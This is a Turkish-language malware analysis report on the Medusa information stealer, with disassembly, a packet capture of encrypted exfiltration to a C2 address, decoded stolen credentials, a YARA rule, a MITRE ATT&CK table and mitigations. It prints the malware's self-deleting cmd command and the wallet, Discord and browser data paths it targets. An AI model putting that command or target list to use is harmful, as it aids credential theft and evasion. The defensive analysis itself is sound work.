000000013FF08898 48:85C0 test rax,rax
000000013FF0889E 74 1E jbe medusa.13FF088BE
000000013FF088A0 48:8D15 B9D20500 lea rdx,qword ptr ds:[13FF65B60]
000000013FF088A7 48:8BC8 mov rcx,rax
000000013FF088A9 FF15 20090500 call qword ptr ds:[&GetProcAddress]
000000013FF088B0 48:85C0 test rax,rax
000000013FF088B3 74 09 jbe medusa.13FF088BE
000000013FF088B5 48:8D8D 08060000 lea rcx,qword ptr ss:[rbp+608]
000000013FF088BC FFD0 call rax
000000013FF088BE 48:8D8D 30070000 lea rcx,qword ptr ss:[rbp+730]
000000013FF088C5 48:8D95 08060000 lea rdx,dword ptr ss:[rbp+608]
000000013FF08967 E8 94D5FDFF call medusa.13FEE5F00
000000013FF0896C C745 08 01000000 mov dword ptr ss:[rbp+8],1
000000013FF08973 48:8D8D 58080000 lea rcx,qword ptr ss:[rbp+858]
000000013FF0897A FF15 30080500 call qword ptr ds:[&GetNativeSystemInfo]
000000013FF08980 90 nop
000000013FF08981 4C:8D8D A50D0000 lea r9,qword ptr ss:[rbp+DA5]
000000013FF08988 44:8B85 0C060000 mov r8d,dword ptr ss:[rbp+60C]
000000013FF0898F 90 nop
000000013FF08990 49:FFC9 dec r9

```

Şekil 21 – Yerel Sistem ve Sürüm Bilgilerinin Elde Edilmesi

Zararlı, **GetComputerName** API kullanarak kurbanın makinesinin ismini toplamaktadır.

```

000000013FE28430 48:8D4C24 40 lea rcx,qword ptr ss:[rsp+40]
000000013FE28437 FF15 B0B05000 call qword ptr ds:[&GetUserNameW]
000000013FE2843B 85C0 test eax,eax
000000013FE2843D 74 0E jbe medusa.13FE2846E
000000013FE2843F 48:8D5424 40 lea rcx,qword ptr ss:[rsp+40]
000000013FE28444 48:8BCB mov rcx,rbx
000000013FE28447 E8 B4FDFF call medusa.13FE18220
000000013FE2844C jmp medusa.13FE28483

```

Şekil 22 – Kurban Cihazın İsmi Elde Edilmesi

Buna ek olarak, zararlının GPU, RAM ve Şekil-7'deki diğer sistem bilgilerini topladığı görülmektedir.

000000013F3FD3C3	41:B8 06000000	mov r8d,6	000000013F454D48:"system"
000000013F3FD3C9	48:8D15 78790500	lea rdx,qword ptr ds:[13F454D48]	
000000013F3FD3D0	48:8D8D 40040000	lea rcx,qword ptr ss:[rbp+440]	
000000013F3FD3D7	E8 248BFDFF	call medusa.13F3D5F00	
000000013F3FD3DC	90	nop	
000000013F3FD3DD	48:8D95 40040000	lea rdx,qword ptr ss:[rbp+440]	
000000013F3FD3E4	48:8D0D 05B80600	lea rcx,qword ptr ds:[13F468EF0]	
000000013F3FD3EB	E8 C014FEFF	call medusa.13F3DE880	rax:"gpu"
000000013F3FD3F0	48:8BF8	mov rdi,rcx	rax:"abu"
000000013F3FD3F3	48:B8 22511EF925C9	mov rax,42CF925F91E5122	
000000013F3FD3F8	41:B8 06000000	mov r8d,6	
000000013F3FD88D	48:8D15 84740500	lea rdx,qword ptr ds:[13F454D48]	000000013F454D48:"system"
000000013F3FD894	48:8D8D E0040000	lea rcx,qword ptr ss:[rbp+4E0]	
000000013F3FD89B	E8 6086FDFF	call medusa.13F3D5F00	
000000013F3FD8A0	90	nop	
000000013F3FD8A1	48:8D95 E0040000	lea rdx,qword ptr ss:[rbp+4E0]	
000000013F3FD8A8	48:8D0D 41860600	lea rcx,qword ptr ds:[13F468EF0]	
000000013F3FD8AF	E8 FC0FEFFF	call medusa.13F3DE880	rax:"ram"
000000013F3FD8B4	48:8BF8	mov rdi,rcx	rax:"ram"
000000013F3FD8B7	48:B8 374006F925C9	mov rax,42CF925F9064037	

Şekil 23 – Zararlının Sistem Bilgilerinin Elde Edilmesi

Hedef bilgisayardaki Telegram uygulaması ve kayıt defteri anahtarını **InstallLocation** değeri aracılığıyla kontrol etmektedir.

0000013F3F1DD8	75 F6	jne medusa.13F3F1DD0	000000013F48C090:"telegram"
0000013F3F1DDA	48:8D5424 20	lea rdx,qword ptr ss:[rsp+20]	
0000013F3F1DDF	48:8D0D AAA20900	lea rcx,qword ptr ds:[13F48C090]	
0000013F3F1DE6	E8 15410000	call medusa.13F3F5F00	

0000013F3F8B9C0	mov rax,qword ptr ds:[r8]	rax:"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-9CA8-7A333C87D}
0000013F3F8B9C1	lea rcx,qword ptr ss:[rsp+68]	
0000013F3F8B9C2	mov qword ptr ss:[rsp+20],rcx	
0000013F3F8B9C3	mov r9d,20019	
0000013F3F8B9C4	xor r8d,r8d	
0000013F3F8B9C5	mov rdx,rcx	rax:"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-9CA8-7A333C87D}
0000013F3F8B9C6	mov rcx,r10	
0000013F3F8B9C7	call qword ptr ds:[<&RegOpenKeyExA]	
0000013F3F8B9C8	test eax,eax	eax:"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-9CA8-7A333C87D}
0000013F3F8B9C9	jne medusa.13F8FB811	
0000013F3F8B9CA	cmp qword ptr ds:[rdi+18],10	
0000013F3F8B9CB	je medusa.13F8FB9E9	rdi:"InstallLocation"
0000013F3F8B9CC	lea rax,qword ptr ss:[rsp+60]	
0000013F3F8B9CD	mov qword ptr ss:[rsp+28],rax	
0000013F3F8B9CE	lea rax,qword ptr ss:[rbp-80]	
0000013F3F8B9CF	mov qword ptr ss:[rsp+20],rax	
0000013F3F8B9D0	lea r9,qword ptr ss:[rsp-70]	
0000013F3F8B9D1	xor r8d,r8d	rdi:"InstallLocation"
0000013F3F8B9D2	mov rdx,rdi	
0000013F3F8B9D3	mov rcx,qword ptr ss:[rsp+68]	
0000013F3F8B9D4	call qword ptr ds:[<&RegQueryValueExA]	eax:"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-9CA8-7A333C87D}
0000013F3F8B9D5	test eax,eax	
0000013F3F8B9D6	jne medusa.13F8FB811	
0000013F3F8B9D7	mov r8d,dword ptr ss:[rsp+60]	

Şekil 24 – Zararlı Bilgisayardaki Telegram Varlığının Elde Edilmesi

Saat dilimi bilgileri, **SYSTEM\CurrentControlSet\Control\TimeZoneInformation** kayıt defteri anahtarına erişilerek ve **TimeZoneKeyName** API çağrılarak alınmaktadır.

0013F8FB9D8	45:33C0	xor r8d,r8d	rax:"SYSTEM\CurrentControlSet\Control\TimeZoneInformation"
0013F8FB9D9	48:8B00	mov rdx,rax	
0013F8FB9DA	49:8BCA	mov rcx,r10	
0013F8FB9DB	FF15 29D60400	call qword ptr ds:[<&RegOpenKeyExA]	
0013F8FB9DC	85C0	test eax,eax	eax:"SYSTEM\CurrentControlSet\Control\TimeZoneInformation"
0013F8FB9DD	0F85 22010000	jne medusa.13F8FB811	
0013F8FB9DE	48:837F 18 10	cmp qword ptr ds:[rdi+18],10	
0013F8FB9DF	72 03	je medusa.13F8FB9E9	rdi:"TimeZoneKeyName"
0013F8FB9E0	48:8B3F	mov rdi,qword ptr ds:[rdi]	
0013F8FB9E1	48:8D4424 60	lea rax,qword ptr ss:[rsp+60]	
0013F8FB9E2	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0013F8FB9E3	48:8D45 80	lea rax,qword ptr ss:[rbp-80]	
0013F8FB9E4	48:894424 20	mov qword ptr ss:[rsp+20],rax	
0013F8FB9E5	4C:8D4C24 70	lea r9,qword ptr ss:[rsp-70]	
0013F8FB9E6	45:33C0	xor r8d,r8d	rdi:"TimeZoneKeyName"
0013F8FB9E7	48:8B07	mov rdx,rdi	
0013F8FB9E8	48:8B4C24 68	mov rcx,qword ptr ss:[rsp+68]	
0013F8FB9E9	41:FFC8	call qword ptr ds:[<&RegQueryValueExA]	eax:"SYSTEM\CurrentControlSet\Control\TimeZoneInformation"
0013F8FB9EA	FF15 E6D50400	test eax,eax	
0013F8FB9EB	85C0	jne medusa.13F8FB811	
0013F8FB9EC	0F85 E7000000	mov r8d,dword ptr ss:[rsp+60]	
0013F8FB9ED	44:8B4424 60	mov r8d,dword ptr ss:[rsp+60]	
0013F8FB9EE	41:FFC8	dec r8d	
0013F8FB9EF	0F57C0	xorps xmm0,xmm0	

Şekil 25 – Zararlı Bilgisayardaki Saat Dilimi Bilgilerini Elde Edilmesi

Zararlı, Discord uygulamasına özel olarak çalışan bazı alt programlara ve discord kullanıcı hesaplarının tutulduğu **accounts.xml** dosyasına erişmeyi hedeflemektedir. Aynı zamanda, **liberty jaxx** cüzdanının masaüstü uygulamasına ait olan veritabanı dosyasına erişmek istemektedir.

000000013F52E761	74 1D	je medusa.13F52E780	
000000013F52E763	48:8B07	mov rdx,rDI	rdx:"DiscordCanary", rdi:"DiscordPTB"
000000013F52E766	48:8BCB	mov rcx,rbx	rcx:"DiscordCanary"
000000013F52E769	E8 72070000	call medusa.country_code_check_list	
000000013F52E76E	48:83C3 20	add rbx,20	
000000013F52E772	48:895C24 30	mov qword ptr ss:[rsp+30],rbx	
000000013F52E777	48:83C7 20	add rDI,20	rdi:"DiscordPTB"
000000013F52E77B	48:83FD	cmp rDI,rbp	
000000013F52E77E	75 E3	jne medusa.13F52E763	
000000013F52E780	48:895C24 28	mov qword ptr ss:[rsp+28],rbx	[rsp+28]:"Discord"
000000013F52E785	48:8B03	mov rdx,rbx	rdx:"DiscordCanary"
000000013F57E854	77 17	ja medusa.13F57E860	
000000013F57E856	F3:0F6FOA	movdqu xmm1,xmmword ptr ds:[rdx]	rdx:"DiscordDevelopment"
000000013F57E85A	F342:0F6F5402 F0	movdqu xmm2,xmmword ptr ds:[rdx+r8-10]	rdx+r8*1-10:"scordDevelopment"
000000013F57E861	F3:0F7F09	movdqu xmmword ptr ds:[rcx],xmm1	
000000013F57E865	F342:0F7F5401 F0	movdqu xmmword ptr ds:[rcx+r8-10],xmm2	rcx+r8*1-10:"urple\\accounts.xml"
000000013F57E850	49:83F8 20	cmp r8,20	20:""
000000013F57E854	77 17	ja medusa.13F57E860	
000000013F57E856	F3:0F6FOA	movdqu xmm1,xmmword ptr ds:[rdx]	rdx:"com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb"
000000013F57E85A	F342:0F6F5402 F0	movdqu xmm2,xmmword ptr ds:[rdx+r8-10]	rdx+r8*1-10:"indexeddb.leveldb"
000000013F57E861	F3:0F7F09	movdqu xmmword ptr ds:[rcx],xmm1	
000000013F57E865	F342:0F7F5401 F0	movdqu xmmword ptr ds:[rcx+r8-10]	rcx+r8*1-10:"L\\ws\\system32"
000000013F57E86C	C3	ret	
000000013F57E86D	4E:8D0C02	lea r9,qword ptr ds:[rdx+r8]	
000000013F57E871	48:3BCA	cmp rcx,rdx	rdx:"com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb"
000000013F57E874	4C:0F46C9	cmovbe r9,rcx	

Şekil 26 – Zararlının Erişmek İstedığı Bazı Masaüstü Uygulamaların Elde Edilmesi

Zararlı, Steam istemci verilerini "**SOFTWARE\\Valve\\Steam**" kayıt defteri anahtarını okuyarak almaktadır. Steam, Valve Corporation tarafından oluşturulan ve öncelikle video oyunları için kullanılan bir dijital dağıtım platformudur. Bu kayıt defteri anahtarı; kullanıcıya özel ayarları, oyun bilgilerini, oturum açma verilerini, oturum bilgilerini ve Steam istemcisiyle ilişkili diğer yapılandırma verilerini saklamaktadır.

000000013F8FB9C5	49:8B00	mov rax,qword ptr ds:[r8]	rax:"SOFTWARE\\Valve\\steam"
000000013F8FB9C8	48:8D4C24 68	lea rcx,qword ptr ss:[rsp+68]	
000000013F8FB9CD	48:894C24 20	mov qword ptr ss:[rsp+20],rcx	
000000013F8FB9D2	41:89 19000200	mov r9d,20013	
000000013F8FB9D8	45:33C0	xor r8d,r8d	
000000013F8FB9DB	48:8B80	mov rdx,rcx	rax:"SOFTWARE\\Valve\\steam"
000000013F8FB9DE	49:8BCA	mov rcx,r10	
000000013F8FB9E1	FF15 29b60400	call qword ptr ds:[<&RegOpenKeyExA>]	
000000013F8FB9E7	85C0	test eax,eax	eax:"SOFTWARE\\Valve\\steam"
000000013F8FB9E9	0F85 22010000	jnz medusa.13F8FB811	
000000013F8FB9EF	48:837F 18 10	cmp qword ptr ds:[rdi+18],10	
000000013F8FB9F4	72 03	jb medusa.13F8FB9F9	rdi:"SteamPath"
000000013F8FB9F6	48:8B3F	mov rDI,qword ptr ds:[rdi]	
000000013F8FB9F9	48:8D4424 60	lea rax,qword ptr ss:[rsp+60]	
000000013F8FB9FE	48:894424 28	mov qword ptr ss:[rsp+28],rax	
000000013F8FBA03	48:8D45 80	lea rax,qword ptr ss:[rbp+80]	
000000013F8FBA07	48:894424 20	mov qword ptr ss:[rsp+20],rax	
000000013F8FBA0C	4C:8D4C24 70	lea r9,qword ptr ss:[rsp+70]	
000000013F8FBA11	45:33C0	xor r8d,r8d	rdi:"SteamPath"
000000013F8FBA14	48:8B07	mov rdx,rDI	
000000013F8FBA17	48:8B4C24 68	mov rcx,qword ptr ss:[rsp+68]	
000000013F8FBA1C	FF15 E6D50400	call qword ptr ds:[<&RegQueryValueExA>]	eax:"SOFTWARE\\Valve\\steam"
000000013F8FBA22	85C0	test eax,eax	
000000013F8FBA2A	0F85 E7000000	jnz medusa.13F8FB811	
000000013F8FBA2A	44:8B4424 60	mov r8d,qword ptr ss:[rsp+60]	

Şekil 27 – Steam Bilgilerini Elde Edilmesi

Devamında zararlı, Chrome tarayıcısındaki kullanıcıların profil fotoğraflarını toplamaktadır.

0013FB06437	48:8B41 38	mov rax,qword ptr ds:[rcx+38]	rcx+38:" p"
0013FB0643B	48:3938	cmp qword ptr ds:[rax],rdi	
0013FB0643E	74 21	je medusa.13FB06461	
0013FB06440	48:8B51 50	mov rdx,qword ptr ds:[rcx+50]	[rcx+50]:"chrome://theme/IDR_PROFILE_AVATAR_26"
0013FB06444	8B02	mov eax,dword ptr ds:[rdx]	
0013FB06446	85C0	test eax,eax	
0013FB06448	7E 17	jle medusa.13FB06461	
0013FB0644A	FFC8	dec eax	
0013FB0644C	8902	mov dword ptr ds:[rdx],eax	
0013FB0644E	48:8B49 38	mov rcx,qword ptr ds:[rcx+38]	rcx+38:" p"
0013FB06452	48:8B11	mov rdx,qword ptr ds:[rcx]	
0013FB06455	48:8B47 01	lea rax,qword ptr ds:[rdx+1]	

Şekil 28 – Zararlının Kullanıcı Profil Fotoğraflarını Elde Etmesi

Zararlı, kilitlemiş kullanıcı profillerinin bilgilerini elde etmeye çalışmaktadır.

```

48:8D41 01 lea rax,qword ptr ds:[rcx+1] rax:"force_signiapps"
48:8943 60 mov qword ptr ds:[rbx+60],rax rax:"force_signiapps"
48:8D43 50 lea rax,qword ptr ds:[rbx+50] rax:"force_signiapps", [rbx+50]:"force_signiapps"
48:83FA 10 cmp rdx,10
72 04 jnb medusa.13F805E8F
48:8843 50 mov rax,qword ptr ds:[rbx+50] rax:"force_signiapps", [rbx+50]:"force_signiapps"
44:880C08 mov byte ptr ds:[rax+rcx],r9b rax+rcx*1:"!apps"
C64408 01 00 mov byte ptr ds:[rax+rcx+1],0 rax+rcx*1+1:"apps"
E9 FE000000 jmp medusa.13F805F9B
48:8D45 87 lea rax,qword ptr ss:[rbp-49] [rbp-49]:&"force_signiapps"
C745 B7 80000000 mov dword ptr ss:[rbp-49],80 [rbp-49]:&"force_signiapps"

0000013FB06431 E8 6A jnp medusa.13F806490
0000013FB06433 48:8849 08 mov rcx,qword ptr ds:[rcx*8]
0000013FB06437 48:8841 38 mov rax,qword ptr ds:[rcx*38] rcx*38:" p+"
0000013FB0643B 48:3938 cmp qword ptr ds:[rax],rdi
0000013FB0643E 74 21 ja medusa.13F806461
0000013FB06440 mov rdx,qword ptr ds:[rcx*50] [rcx*50]:"force_signin_profile_locked"
0000013FB06444 mov eax,dword ptr ds:[rdx]
0000013FB06446 85C0 test eax,eax
0000013FB06448 7E 17 jle medusa.13F806461
0000013FB0644A FFC8 dec eax
0000013FB0644C 8902 mov dword ptr ds:[rdx],eax
0000013FB0644E 48:8849 38 mov rcx,qword ptr ds:[rcx*38] rcx*38:" p+"
0000013FB06452 48:8811 mov rdx,qword ptr ds:[rcx]
0000013FB06455 48:8D41 01 lea rax,qword ptr ds:[rcx+1]

```

Şekil 29 – Zararlıın Kullanıcı Profillerini Elde Etmesi

Zararlı, 79[.1137[.1203[.1224 IP'sine gönderdiği istek sonucunda 15666 portu aracılığıyla three way handshake gerçekleştirmektedir. Bu haberleşme ile veriler şifreli bir şekilde sunucuya yüklenmektedir.

2	1.788670	192.168.67.129	79.137.203.224	TCP	66 49178 → 15666	[SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
3	1.851320	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4	1.851384	192.168.67.129	79.137.203.224	TCP	54 49178 → 15666	[ACK] Seq=1 Ack=1 Win=64240 Len=0
163	13.085612	192.168.67.129	79.137.203.224	TCP	2974 49178 → 15666	[ACK] Seq=1 Ack=1 Win=64240 Len=2920
164	13.085833	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=1461 Win=64240 Len=0
165	13.085833	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=2921 Win=64240 Len=0
166	13.085875	192.168.67.129	79.137.203.224	TCP	5894 49178 → 15666	[ACK] Seq=2921 Ack=1 Win=64240 Len=5840
167	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=4381 Win=64240 Len=0
168	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=5841 Win=64240 Len=0
169	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=7301 Win=64240 Len=0
170	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=8761 Win=64240 Len=0
171	13.086094	192.168.67.129	79.137.203.224	TCP	11... 49178 → 15666	[ACK] Seq=8761 Ack=1 Win=64240 Len=11680
172	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=10221 Win=64240 Len=0
173	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=11681 Win=64240 Len=0
174	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=13141 Win=64240 Len=0
175	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=14601 Win=64240 Len=0
176	13.086336	192.168.67.129	79.137.203.224	TCP	11... 49178 → 15666	[ACK] Seq=20441 Ack=1 Win=64240 Len=11680
177	13.086489	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=16061 Win=64240 Len=0
178	13.086489	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=17521 Win=64240 Len=0

```

Frame 166: 5894 bytes on wire (47152 bits), 5894 bytes captured (47152 bits) on interface 0
Ethernet II, Src: VMware_91:6a:07 (00:0c:29:91:6a:07), Dst: 79:13:72:03:22:44 (08:00:27:13:72:03:22:44)
Internet Protocol Version 4, Src: 192.168.67.129, Dst: 79.137.203.224
Transmission Control Protocol, Src Port: 49178, Dst Port: 15666
Data (5840 bytes)
Data: 634770694d6a463359323157623170584e5870685746707
[Length: 5840]
0030 fa f0 1f 9a 00 00 63 47 70 69 4d 6a 46 33 59 32 .....cG piMjF3Y2
0040 31 57 62 31 70 58 4e 58 70 68 57 46 70 73 53 55 1Wb1pXNX pHWfPsSU
0050 64 73 64 56 70 74 4f 58 6c 69 56 30 59 77 59 56 dsdVptOX liV0YwVY
0060 63 35 64 55 6c 48 62 48 56 4a 53 46 4a 76 57 6c c5dUIHbH VJSFjvWl
0070 4e 43 52 56 70 59 57 6d 78 69 52 7a 6c 33 57 6c NCRVpYwm xiRz13Wl
0080 68 4a 62 6d 4e 35 51 6b 68 6b 56 32 78 72 57 6c hJbmN5Qk hkV2xrWl
0090 4e 43 61 47 52 45 62 30 35 44 5a 7a 42 4c 59 55 NCaGREb0 5DZzBLYU
00a0 68 53 4d 47 4e 49 54 54 5a 4d 65 54 6b 7a 5a 44 hSMGNITT ZMeTkzZD
00b0 4e 6a 64 57 51 79 62 48 6c 61 57 45 35 76 57 56 NjdWQybh laWESvWV
00c0 68 4b 63 6b 78 74 4f 58 6c 61 65 54 6c 72 59 6a hKckxtOX laeTlrYj
00d0 4a 4f 65 6b 78 33 4d 45 73 69 4c 41 6f 67 49 43 JOekx3ME siLAogIC
00e0 41 67 49 43 41 67 49 43 41 67 49 43 41 69 5a 6d AgICAgIC AgICAiZM
00f0 6c 73 5a 57 35 68 62 57 55 69 4f 69 41 69 56 57 lsZWShbW Ui0iAiVn
0100 74 57 51 6c 4a 4e 4d 55 5a 4d 62 6d 52 77 59 6d tWQlJfMU ZMbmRwYm
0110 31 53 64 6d 51 7a 54 58 56 6b 53 47 67 77 49 67 1SdmQzTX VksGgwIg
0120 6f 67 49 43 41 67 49 43 41 67 49 48 30 73 43 69 ogICAgIC AgIH0sCi

```

Şekil 30 – Zararlıın Sunucu ile Bağlantısının Elde Edilmesi

Zararlının şifreli verileri çözümlendiğinde tekrar **BASE64** formatında şifrelendiği gözlemlenmektedir.

```
    "content": "RGVuZW1lWWF6aXNp",
    "filename": "dGVzdC50eHQ="
  },
  {
    "content": "
S3VsbGFuawNpIEFkaTphZG1pbGpTawZyZTphZG1pbgoKS3VsbGFuawNpIEFkaTpkZXN0cm95ZXIKU2lmcmU6MTIzNDU2Cg==
"filename": "c2lmcmVsZXIudHh0"
  }
],
"chromium_browsers": {
  "Google Chrome": {
    "Default": {
      "Extension Cookies":
```

Şekil 31 – Zararlının Şifreli Verilerinin Elde Edilmesi

Şifrelenmiş veriler tekrar çözümlendiğinde kurban bilgisayarın verilerinin ele geçirildiği görülmüştür.

```
    "content": "DenemeYazisi",
    "filename": "test.txt"
  },
  {
    "content": "
Kullanici Adi:admin
Sifre:admin
Kullanici Adi:destroyer
Sifre:123456
"filename": "sifreler.txt"
  }
],
"chromium_browsers": {
  "Google Chrome": {
```

Şekil 32 – Zararlının Şifreli Verilerinin Çözümlemesinin Elde Edilmesi

Son olarak zararlı, **GetModuleFileNameA** API kullanılarak verilen yürütülebilir dosyanın konumunu almaktadır. Ardından **ShellExecuteA** API ile **komut istemcisini** açtıktan sonra Şekil 34'deki komutu çalıştırmaktadır.

```
0word ptr ss:[rbp+rbx]
0ax.qword ptr ss:[rbp]
0word ptr ss:[rbp+8]
0sa xmmword ptr ss:[rbp+20]
0xmmword ptr ss:[rbp+30]
0word ptr ss:[rbp+38]
0word ptr ss:[rbp+40]
0word ptr ss:[rbp+42]
0cx.qword ptr ss:[rbp+20]
0ecx
0word ptr ss:[rbp+4]
0word ptr ss:[rbp+8]
0dx.qword ptr ss:[rbp+0]
0dx:10
0dsa.13f73963a
0dx
0cx.qword ptr ss:[rbp+c0]
0ax.rcx
0dx.1000
0dsa.13f73962e
0cx
0cx.qword ptr ds:[rcx-8]
0ax.rcx
0ax.fffffffffffffffb
0ax.1f
0dsa.13f739677
0medusa.13f77c864
0sa xmmword ptr ds:[13f7a74ed]

rdx:"open"
rdx:"open"
[rbp+c0]:"/C ping 1.1.1.1 -n 1 -w 3000 > Nul & del /f /q \"%C:\\Users\\*\\Desktop\\medusa.exe\""
rdx:"open"
rdx:"open"

RBX BEA6A2586559880
RCX 0000000000000000
RDX 00000000017E6C0 "open"
RSP 00000000017E640
RBP 00000000017E660
RSP 00000000017E660
RST 033426683D664E3
RDI 0000000000000000
R8 00000000017E680 "cmd.exe"
R9 000000000238290 "/C ping 1.1.1.1 -n 1 -w 3000 > Nul & del
R10 000000013f70000 medusa.000000013f70000
R11 00000004ffffff000
R12 0000000000000000
R13 0000000000000000
R14 0000000001D7E20
R15 0000000000000000
RIP 000000013f7395ED medusa.000000013f7395ED

RFLAGS 0000000000000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000200 (STATUS_CONNECTION_RESET)
```

Şekil 33 – Zararlının İşlemini Tamamladıktan Sonra Kendisini Silmesinin Elde Edilmesi

Aşağıdaki cmd scripti ile **Nul** komutu ekrana herhangi bir çıktı vermeden **1[.][1][.][1][.]** IP adresine bir paket gönderir ve 3 saniye aralıklarla bir timeout oluşturmaktadır. 3 saniye sonra **Del** komutu çalışmaktadır. Komut çalıştıktan sonra zararlı kendisi silerek işlemlerine son vermektedir.

```
ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%C:\\Users\\*\\Desktop\\medusa.exe"
```

Şekil 34 – Zararlının Kendisini Silerken Çalıştırdığı Komut

YARA Kuralı

```
rule Medusa {

    meta:

        author = "ZAYOTEM"

        description = "MedusaStealer"

    strings:

        $wallet1 = "\\Electrum\\wallets\\"

        $wallet2 = "\\atomic\\Local Storage\\leveldb\\"

        $wallet3 = "\\WalletWasabi\\Client\\Wallets\\"

        $wallet4 = "Coinomi\\Coinomi\\wallets"

        $wallet5 = "\\Exodus\\exodus.wallet\\"

        $wallet6 = "\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\"

        $wallet7 = "\\Metamask\\"

        $k1 = "SOFTWARE\\Microsoft\\Windows Messaging
Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"

        $k2 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"

        $x1 = "DiscordDevelopment\\accounts.xml"

        $x2 = "Ethereum\\keystore"

        $x3 = "User Data\\Extension Cookies"

        $x4 = "Web Data"

        $x5 = "Login Data"

        $x6 = "DiscordPTB"

        $x7 = "DiscordCanary"
```

\$c1 = "Bitcoin"

\$c2 = "Ethereum"

\$c3 = "Armory"

\$c4 = "bytecoin"

\$c5 = "LiteCoin"

\$api1 = "EnumDisplayDevicesA"

\$api2 = "GdipCreateBitmapFromHBITMAP"

\$api3 = "GetUserDefaultLocaleName"

\$api4 = "CryptoMsgDllCNGExportKeyFree"

\$api5 = "GdipSaveImageToStream"

\$api6 = "InternetReadFile"

\$api7 = "WSAStartup"

\$api8 = "InternetOpenUrlA"

\$api9 = "HttpQueryInfoW"

\$api10 = "InternetQueryDataAvailable"

\$api11 = "IsDebuggerPresent"

condition:

all of them or

4 of (\$wallet*) and 3 of (\$c*) or

4 of (\$wallet*) and 3 of (\$api*) or

2 of (\$wallet*) and all of (\$k*) and all of (\$x*) and \$ip

}

MITRE ATTACK TABLE

Collection	Execution	Discovery	Defense Evasion	Credential Access	C&C	Exfiltration
Data from Local System (T1005)	Windows Command Shell (T1059.003)	File and Directory Discovery (T1083)	Debugger Evasion (T1622)	Credentials from Web Browsers (T1555.003)	Standard Encoding (T1132.001)	Exfiltration Over C2 Channel (T1041)
		Query Registry (T1012)	Deobfuscate/Decode Files or Information (T1140)	Steal Web Session Cookie (T1539)		
		System Information Discovery (T1082)				

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.
3. Bilinmeyen uygulamalar kontrol edilmeden çalıştırılmamalıdır.
4. Kripto cüzdanlarında iki faktörlü kimlik doğrulaması kullanılmalıdır.
5. Soğuk cüzdan gibi daha güvenilir kripto para saklama yöntemleri tercih edilmelidir.
6. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.
7. Güvenilir kaynaktan olmayan linklere tıklanmamalıdır.
8. Kullanılan uygulamalar güncel tutulmalıdır.

HAZIRLAYAN

Akif İnan Yiğit

[LinkedIn](#)

Halit Düzgün

[LinkedIn](#)

Mehmet Özen

[LinkedIn](#)

Ömer Faruk Berber

[LinkedIn](#)

